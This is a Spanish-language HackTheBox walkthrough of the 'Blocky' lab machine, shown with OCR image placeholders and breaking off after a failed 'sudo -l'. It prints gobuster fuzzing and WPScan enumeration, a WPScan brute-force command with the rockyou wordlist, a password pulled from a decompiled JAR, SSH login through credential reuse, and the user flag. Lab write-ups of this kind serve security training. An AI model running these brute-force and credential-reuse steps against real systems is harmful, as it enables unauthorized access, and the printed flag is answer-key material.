

Tecnologias empleadas:

-Fuzzing de directorios poco habituales
-Hacking Wordpress
-Deszipear un JAR
-Reutilización de contraseñas

Info de la máquina HTB:



Ping de reconocimiento inicial: Confirmamos presencia de un Linux




Escáner de red, podemos observar como esta abierto el puerto 21 FTP, 22 SSH, 80 HTTP y 25565 minecraft? Me acabo de quedar de piedra

Se que no me lo han reportado que existia pero yo queria probar aún así con el login de anonymous, no se puede en esta máquina y hay que empezar por una búsqueda de credenciales válidas esta vez.


Siguiendo con FTP veo que la versión reporta un error, al intentar prepararme para el ejptv2, quiero familiarizarme con metasploit, por lo que intentaré hacer uso de metasploit para vulnerarlo esta

vez.




No funciona, antes de quedarme encallado en esto voy a explorar el resto de puertos para ver si consigo credenciales o algo parecido

Primero de todo ponemos la IP del archivo en el /etc/hosts.



Antes de entrar en la página miramos que tiene con whatweb, descubro la presencia de un Wordpress y un wordpress bastante viejo.


Página del puerto 80: Una página de literalmente un server de Minecraft




Comienzo un fuzzing web para el blocky.htb, por lo pronto encuentro el panel de login de wp-login

```
┌──(jouker㉿joukerm)-[~]
└─$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://blocky.htb -x php,txt,xml
[sudo] contraseña para jouker:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blocky.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,xml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 301) [Size: 0] [--> http://blocky.htb/]
/.php                 (Status: 403) [Size: 289]
/wiki                 (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-content           (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/wp-login.php         (Status: 200) [Size: 2397]
/plugins              (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/license.txt          (Status: 200) [Size: 19935]
```


Esto nos da una posible pista que en la base de datos que vulneraremos en un futuro tenga información sensible.




Panel de login encontrado:



Plugins extraños en la pestaña plugins



Hago uso de WPSCAN



y así, conseguimos sacar 2 usuarios de una forma fácil, que al parecer son el mismo, voy a intentar hacer un ataque de fuerza bruta tambien con WPSCAN para así ver si los 2 usuarios que he

sacado les puedo quebrantar la password.

```
[i] User(s) Identified:

[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Notch
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/

[+] Finished: Tue Feb 18 09:14:48 2025
[+] Requests Done: 65
[+] Cached Requests: 7
[+] Data Sent: 15.364 KB
[+] Data Received: 13.79 MB
[+] Memory used: 188.75 MB
[+] Elapsed time: 00:00:09

┌──(jouker㉿joukerm)-[~]
└─
```


Con la comanda incluida de WPSCAN de bruteforce.


```
┌──(jouker㉿joukerm)-[~]
└─$ wpscan --url http://blocky.htb -U notch,Notch -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blocky.htb/ [10.10.10.37]
```

Veo mientras tanto el PHPMYADMIN con credenciales default y no me deja entrar





Despues de 2 h buscando como acceder al panel de login me he dado cuenta de lo fácil que era realmente ya que solo era necesario reutilizar las credenciales para el SSH

```
                root
                     8YsqfCTnvxAUeduzjNSXe22
onServerStart                                 LineNumberTableLocalVariableTablethisLcom/myfirs
        onServerStop
                onPlayerJoi"TODO get usernam$!Welcome to the BlockyCraft!!!!!!!
&
'(
  sendMessage'(Ljava/lang/String;Ljava/lang/String;)usernamemessage
SourceFileBlockyCore.java!
Q*◆
  *◆◆◆◆◆▒◆▒
▒
▒
7       *!#◆%◆▒
        (
         ?◆▒)*+,
┌──(jouker㉿joukerm)-[~/Descargas/com/myfirstplugin]
└─$ ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Fri Jul  8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$
```

Con esto hecho ya tenemos la flag del usuario.

```
notch@Blocky:~$ pwd
/home/notch
notch@Blocky:~$ ls
minecraft  user.txt
notch@Blocky:~$ cat user.txt
1f5742cfbbe16e0d7c00c71667fbb292
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Sorry, try again.
